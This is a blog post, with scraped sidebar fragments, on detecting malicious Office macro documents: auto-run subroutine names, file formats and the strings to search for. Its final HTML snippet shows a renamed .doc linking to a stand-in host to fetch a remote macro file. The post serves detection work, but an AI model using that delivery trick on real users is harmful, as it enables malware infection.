

GreyHatHacker.NET

Malware, Vulnerabilities, Exploits and more . . .

ABOUT

Malware

Posted by *Parvez* on *July 1, 2015*

Detecting Malicious Microsoft Office Macro Documents

Posted in: All, Malware. Tagged: Macros. 2 comments

For the past few months I have been looking into macro enabled Office documents and during that time I have detected hundreds of malicious documents. This post just highlights what to look out for so it might benefit some of you if deciding to notify or quarantine mail in your environment. I've also did a quick analysis on a Word2010 formatted document I received last week.

So what are Macros?

Macros are a series of commands that can be run automatically to perform a task. Macro code is embedded in Office documents written in a programming language known as Visual Basic for Applications (VBA). Macros could be used maliciously to drop malware, download malware, etc. Malicious macro files usually are received in Word documents or Excel spreadsheets but other


Recent Posts

- Exploiting System Shield AntiVirus Arbitrary Write Vulnerability using SeTakeOwnershipPrivilege
- IKARUS anti.virus and its 9 exploitable kernel vulnerabilities
- Exploiting Vir.IT eXplorer Anti-Virus Arbitrary Write Vulnerability
- Running Macros via ActiveX Controls
- Spraying the heap in seconds using ActiveX controls in Microsoft Office

Categories

- All
- Bugs
- Exploits
- Malware
- Mitigation

formats do exist though I have never encountered them. Once a malicious document is opened only a single click is next required for the macro code to run.



Automating Macros

Visual Basic has reserved names for launching code when documents are opened. These names are the key to detect possible malicious code. Sometimes are used for legitimate purposes but generally we should consider them dangerous. For Word the reserved names that could be used maliciously are **AutoOpen()** and **Document_Open()** and for Excel the reserved names are **Auto_Open()** and

- Other
- Vulnerabilities

Tags


ActionScript ActiveX Adobe Anti-Rootkit
ASLR Autorun BHO BlazeDVD
Download and Execute Elevate
EMET FakeAV heapspray
Hidden Hijack IrfanView Java
Kernel Macros McAfee MSI
MSWord PGP pif RemoteExec
Return to Libc ROP
Sandbox Skype SureThing Symantec trailing
UAC URI Vista

Archives

- January 2018 (1)
- November 2017 (2)
- September 2016 (1)
- December 2015 (2)
- July 2015 (1)
- January 2015 (1)
- December 2014 (1)
- June 2014 (1)
- January 2014 (1)
- November 2013 (1)
- September 2013 (1)
- February 2013 (1)
- December 2012 (1)
- August 2012 (1)

Workbook_Open(). These days malicious documents are using AutoOpen() and Auto_Open() but Document_Open() and Workbook_Open() could also be used.

Below is an example in Word document where AutoOpen() subroutine is set in Modules-NewMacros




The macros could also be added in the "ThisDocument" section and then NewMacros section is not really required


- June 2012 (1)
- February 2012 (1)
- January 2012 (1)
- December 2011 (1)
- November 2011 (1)
- August 2011 (2)
- July 2011 (1)
- April 2011 (1)
- March 2011 (1)
- October 2010 (3)
- June 2010 (1)
- May 2010 (1)
- March 2010 (2)
- February 2010 (1)
- December 2009 (1)
- September 2009 (1)
- May 2009 (1)
- April 2009 (1)
- September 2008 (1)
- November 2007 (2)


Meta

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)



Similarly in Excel the subroutine `Workbook_Open()` would be in the "ThisWorkbook" section and the Module1 section is not required





What to look for


Below is a table of the kind of strings to search for based on the extension and file format.

Format	Reserved Names	Embedded in	Extensions
Word 2003	AutoOpen Document_Open	n/a	Doc dot*
Excel 2003	Auto_Open	n/a	Xls xlt

	Workbook_Open		
Word 2010	AutoOpen Document_Open	vbaProject.bin	Docm dotm* doc (renamed)
Excel 2010	Auto_Open Workbook_Open	vbaProject.bin	Xls xlsb xltm

**Only applies when using Document_Open name.*


Word 2003 also supports saving macro enabled documents to be saved as XML extension files which are able to run on Word 2010. XML files can also be renamed to a doc extension. The macro code in XML is stored as base64 and the string to search for would be **w:macrosPresent="yes"**



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<?mso-application progid="word.document"?>
<w:wordDocument xmlns:aml="http://schemas.microsoft.com/aml/2001/core"
xmlns:wpc=
"http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas"
xmlns:dt="uuid:C2F41010-65B3-11d1-A29F-00AA00C14882" xmlns:mc=
"http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o=
"urn:schemas-microsoft-com:office:office" xmlns:v=
"urn:schemas-microsoft-com:vm1" xmlns:w10=
"urn:schemas-microsoft-com:office:word" xmlns:w=
"http://schemas.microsoft.com/office/word/2003/wordml" xmlns:wx=
"http://schemas.microsoft.com/office/word/2003/auxHint" xmlns:wne=
"http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wsp=
"http://schemas.microsoft.com/office/word/2003/wordml/sp2" xmlns:sl=
"http://schemas.microsoft.com/schemaLibrary/2003/core" w:macrosPresent="yes"
w:embeddedObjPresent="no" w:ocxPresent="no" xml:space="preserve"
><w:ignoreSubtree w:val=
"http://schemas.microsoft.com/office/word/2003/wordml/sp2"/>
<o:DocumentProperties><o:Author>user1</o:Author><o:LastAuthor>user1
</o:LastAuthor><o:Revision>2</o:Revision><o:TotalTime>0
</o:TotalTime><o:Created>2015-03-14T22:14:00Z</o:Created><o:LastSaved>
2015-03-14T22:14:00Z</o:LastSaved><o:Pages>1</o:Pages><o:Words>6
</o:Words><o:Characters>38</o:Characters><o:Lines>1</o:Lines><o:Paragraphs>1
</o:Paragraphs><o:CharactersWithSpaces>43
```

Office 2010 format is not a binary format like Office 2003 documents. Office 2010 documents are an Office Open XML (OOXML) format which was introduced with Microsoft Office 2007. Office Open XML is a zipped, XML-based file format so string "vbaProject.bin" would need to be searched in the initial file. Within this vbaProject.bin file the reserved subroutine names will be found.

Couple of months ago a new macro based documents have been seen in the wild. These documents were web page based formatted documents saved as MHT files (Single File Web Page) and then renamed to a doc. Strings you could search for are MIME-Version, Content-Location and x-mso. I have not seen xls extension being used in the wild, most likely because it adds another warning when opened.




When saving macro based documents as HTML files (Web Page) the file extension could be renamed from html to doc or xls. The editdata.mso is a zlib compressed file which contains the macros. The mso file could be called anything so not dependent on this name. If the mso file was to be dropped but some other means the macro document contents would look like this below

```
<html>
<link rel=Edit-Time-Data href="C:/Temp/editdata.mso">
<body>Will open Windows Calculator to test macros</body>
</html>
```

If the mso file was to be downloaded remotely an extra warning would be given.


```
<html>
<link rel=Edit-Time-Data
href="http://www.malicioussite.com/editdata.mso">
<body>Will open Windows Calculator to test macros</body>
</html>
```



